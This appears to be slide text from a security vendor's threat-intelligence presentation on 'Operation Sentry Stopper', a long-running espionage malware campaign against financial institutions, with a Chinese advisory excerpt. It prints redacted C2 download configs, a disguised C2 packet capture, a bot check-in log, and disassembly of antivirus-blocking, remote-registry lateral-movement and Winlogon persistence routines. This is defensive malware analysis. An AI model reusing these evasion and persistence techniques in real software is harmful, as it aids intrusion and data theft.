

Operation Sentry Stopper: A Long-Standing Espionage

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Cyber Threats To Financial Institutions




ATM Malware on the Rise

- More than 3 million ATMs
- 8.6 billion cash withdrawals per year



European ATM attack statistics from 2011 to 2015



Source: <http://blog.trendmicro.com/trendlabs-security-intelligence/atm-malware-on-the-rise/>

Society for Worldwide Interbank Financial Transfers



Incidents Summary

- Attackers have in-depth knowledge on SWIFT
- Familiar how banks operate the system
- SWIFT codes are hardcoded in the malware
- Parse transaction messages and send fake one

Before Financial Loss and Reputational Damage




Sentry Stopper

Target Region



Attack Overview




Since when?

- Earliest Sample – Feb 2009
 - Earliest Compile Time



Sun Feb 08 17:41:48 2009

- Earliest Timestamp from configuration file



```
3 SleepHostname=
4 SleepTo=2007/03/11 12:15
5 NoSleepIP=*
6 [REDACTED]
7 dtime=2005/7/30 11:45
```

Since when?

2013媒体报道

“证券幽灵”恶意威胁现身 趋势科技率先预警

金融行业应做出应急响应 避防成为韩国金融行业APT攻击事件的“翻版”

[趋势科技中国]- [2013年7月30日]近日，趋势科 2013媒体报道

企业的APT (Advanced Persistent Threat , 高级持
科技通过检测BKDR_CORUM家族、TSPY_GO
TROJ_GENERIC.APC等恶意**病毒**，目前将此威
估内部网络风险，谨防韩国金融行业APT攻击事

CRTL研究表明，“证券幽灵”恶意威胁拥有了更加
对IT管理人员的终端、域控、DNS服务器、网络
被篡改后的第三方**软件**传播释放，但“证券幽灵”
数字信息和替代者。

请密切关注“证券幽灵”恶意程序

请注意“证券幽灵”恶意程序。最近，趋势科技在中国地区，发现了数起感染“证券幽灵”恶意程序的事件。该**恶意程序**以证券行业为目标，极度顽强且具有隐蔽性，在目标环境中已经潜伏了一段时间。我们相信这由一组专业的黑客，针对证券行业发起的一系列APT行为。

相关检测：BKDR_CORUM家族、TSPY_GOSME家族、TROJ_JNCTN家族及China Pattern通用检测TROJ_GENERIC.APC

概述：


该**恶意程序**主要针对IT人员的PC和域控、DNS服务器、网络安全和管理软件服务器等计算机。根据趋势科技目前发现的信息，该恶意程序并不会在目标网络中大范围传播，并且具有很长的潜伏期，因此难以发现。该恶意程序以窃取文档、帐号、密码等重要数据为主要目的，并保持对目标网络的持续监视和控制。但是有证据显示，黑客会保持对目标网络一定数量计算机的控制权，一旦有计算机被处理，黑客会尝试重新入侵这些计算机或者寻找其他的替代者。

How Did They Maintain Foothold

Some Tricks...

- Frequent Updates
- Pretend to have normal traffic
- Use legitimate Services
- Stop the Sentry

SOGOMOT Mini



Frequent Updates

```
HttpPara=http://[REDACTED].com/admin/upimages/a_flow_r2_c3.jpg  
HttpV1=http://[REDACTED].cn/images/L2.jpg  
HttpMini=http://[REDACTED].com/images/wjyb.jpg  
Http64=http://[REDACTED].com/images/wjktq.jpg  
HttpEnumDll=http://[REDACTED].com/images/qiqiu.jpg  
HttpGnaDll=http://[REDACTED].com/images/tcyb.jpg
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Steganography?

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Stored in Registry


Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ar	REG_BINARY	88 4b 33 bf c5 16 69 67 07 55 a2 be 25 eb 8a c3 43 5b...
BootCount	REG_DWORD	0x00000042 (66)
ab Closetype	REG_SZ	abnormal
ab FriendlyTypeName	REG_SZ	0
ab ikey	REG_SZ	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Wi...
ab Mesg	REG_SZ	
ab MiniTypeName	REG_SZ	rdvrfp.sys

My Computer\HKEY_CLASSES_ROOT\Briefcase.Server

Pretend to Have Normal Traffic

```
Internet Protocol version 4, Src: [REDACTED], Dst: 59.41.16.188 (59.41.16.188)
Version: 4
Header Length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
Total Length: 772
Identification: 0xa8d0 (43216)
Flags: 0x02 (Don't Fragment)
Fragment offset: 0
Time to live: 128
TTL: 128
Source: [REDACTED]
Destination: 59.41.16.188 (59.41.16.188)
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 3573 (3573), Dst Port: 80 (80), seq: 608, Ack: 1, Len: 732
[2 Reassembled TCP Segments (1339 bytes): #1009(607), #1010(732)]
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, appl...
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en_US\r\n
Host: windowsupdate.microsoft.com\r\n\r\n
Content-Type: multipart/form-data\r\n
    11a/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)\r\n
    732\r\n
Connection: keep-Alive\r\n
Cache-Control: no-cache\r\n
Cookie: MC1=GUID=1f4b375b9odqej15fuza45&LV=20077&V=409&HASH=5b37pqm01q55bad; A=I&I=AxUFCVBDJFJFACaBwAARhRE0S1EV75udyf7244s1
\r\n\r\n
[Full request URI: http://windowsupdate.microsoft.com/]
[HTTP request 1/2]
[Response in frame: 1023]
The multipart dissector could not find the required boundary parameter.
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Sent Mail via Legitimate Services




tplink2.bin Example

```
1201945#Hlk.bnt
HOSTNAME:
OS:Microsoft Windows xp 5.1 Service Pack 2 (Build 2600) Cdrive is FAT
Start UP Time:2016-05-10 16:42:33 Port:1601 xk=11, shutdown-,HBkCnt=0,LBkCnt=0
Process=c:\_AU Tools\OllyDbg110\LOADDLL.EXE.ID=1364. user= Other is:
ProtectedS is:
szDriverVersion=, kbVersion=,
getw=,viack=,uvw=1,
Waring=BE FOUND ALERT debug=c:\_AU Tools\OllyDbg110\LOADDLL.EXE
IsInsideUVMware
http://[REDACTED]/image/a1.jpg Status=12029
Decrypt Save Error
```

Stop the Sentry



NTFS Junction Point




Set Directory Attribute

```
xor    eax, eax
push   esi
push   eax    |      ; hTemplateFile
push   2200000h  ; dwFlagsAndAttributes
push   3        ; dwCreationDisposition
push   eax      ; lpSecurityAttributes
push   eax      ; dwShareMode
mov    al, [esp+18h+arg_4]
neg    al
sbb    eax, eax
mov    esi, ecx
and   eax, 40000000h
or    eax, 80000000h
push   eax      ; dwDesiredAccess
push   [esp+1Ch+lpFileName] ; lpFileName
call   ds:CreateFileA
        . . .
```

Set as Reparse Point

```
loc_10024BDD:
xor    eax, eax
lea    ecx, [ebp+BytesReturned]
push   eax          ; lpOverlapped
push   ecx          ; lpBytesReturned
mov    ecx, [ebp+lpInBuffer]
push   eax          ; nOutBufferSize
push   eax          ; lpOutBuffer
call   sub_10024CFF
push   eax          ; nInBufferSize
push   [ebp+lpInBuffer] ; lpInBuffer
push   900A4h        ; dwIoControlCode
push   dword ptr [esi] ; hDevice
call   ds:DeviceIoControl
```

Clip Lock




Set Share Mode to 0

```
push    ebp
mov     ebp, esp
sub    esp, 4Ch
push    0          ; hTemplateFile
push    80h        ; dwFlagsAndAttributes
push    3          ; dwCreationDisposition
push    0          ; lpSecurityAttributes
push    0          ; dwShareMode
push    80000000h   ; dwDesiredAccess
mov     eax, [ebp+lpFileName]
push    eax        ; lpFileName
call    ds>CreateFileA
```

Was it always like this?


Year	Version	Description
2009	3.5.6	Active monitoring of Specific AV and Firewall Processes
2011	4.1.5	First Sentry Stopper routine added Keylogger implemented as a separate module
2012	4.3.3	AV and firewall process monitoring on demand
2013	4.6.5	Second Sentry Stopper routine implemented
	4.7.1	Use of legitimate SMTP service
	4.7.4	64-bit architecture support
2016	4.9.A	Packed with PECompact 2.xx

Lateral Movement



Overview

Connected Machine




Enable Remote Registry

```
lea    eax, [ebp+cp]
push  eax
lea    eax, [ebp+FileName]
push  offset as      ; "\\\\%s"
push  eax           ; char *
call  _sprintf
push  0FFFFFFFh     ; int
lea    eax, [ebp+FileName]
push  offset aRemoteRegistry ; "RemoteRegistry"
push  eax           ; lpMachineName
call  Start_target_Service
add   esp, 18h
lea    eax, [ebp+phkResult]
push  eax           ; phkResult
lea    eax, [ebp+cp]
push  80000002h     ; hKey
push  eax           ; lpMachineName
call  edi ; RegConnectRegistryA
test  eax, eax
jnz   loc_100045D5
```

Install

```
push    offset a1      ; "1"
push    offset aStarthinstance ; "StarthInstance"
push    eax          ; lpSubKey
push    [ebp+phkResult] ; hKey
call    Create_install_reg_key
push    esi          ; int
push    esi          ; dwType
push    offset aWleventstartup ; "WLEventStartup"
lea     eax, [ebp+Winlogon_notify_knf]
push    offset aStartup ; "Startup"
push    eax          ; lpSubKey
push    [ebp+phkResult] ; hKey
call    Create_install_reg_key
push    esi          ; int
push    esi          ; dwType
push    offset aWleventstartsh ; "WLEventStartShell"
lea     eax, [ebp+Winlogon_notify_knf]
push    offset aStartshell ; "StartShell"
push    eax          ; lpSubKey
push    [ebp+phkResult] ; hKey
call    Create_install_reg_key
add    esp, 48h
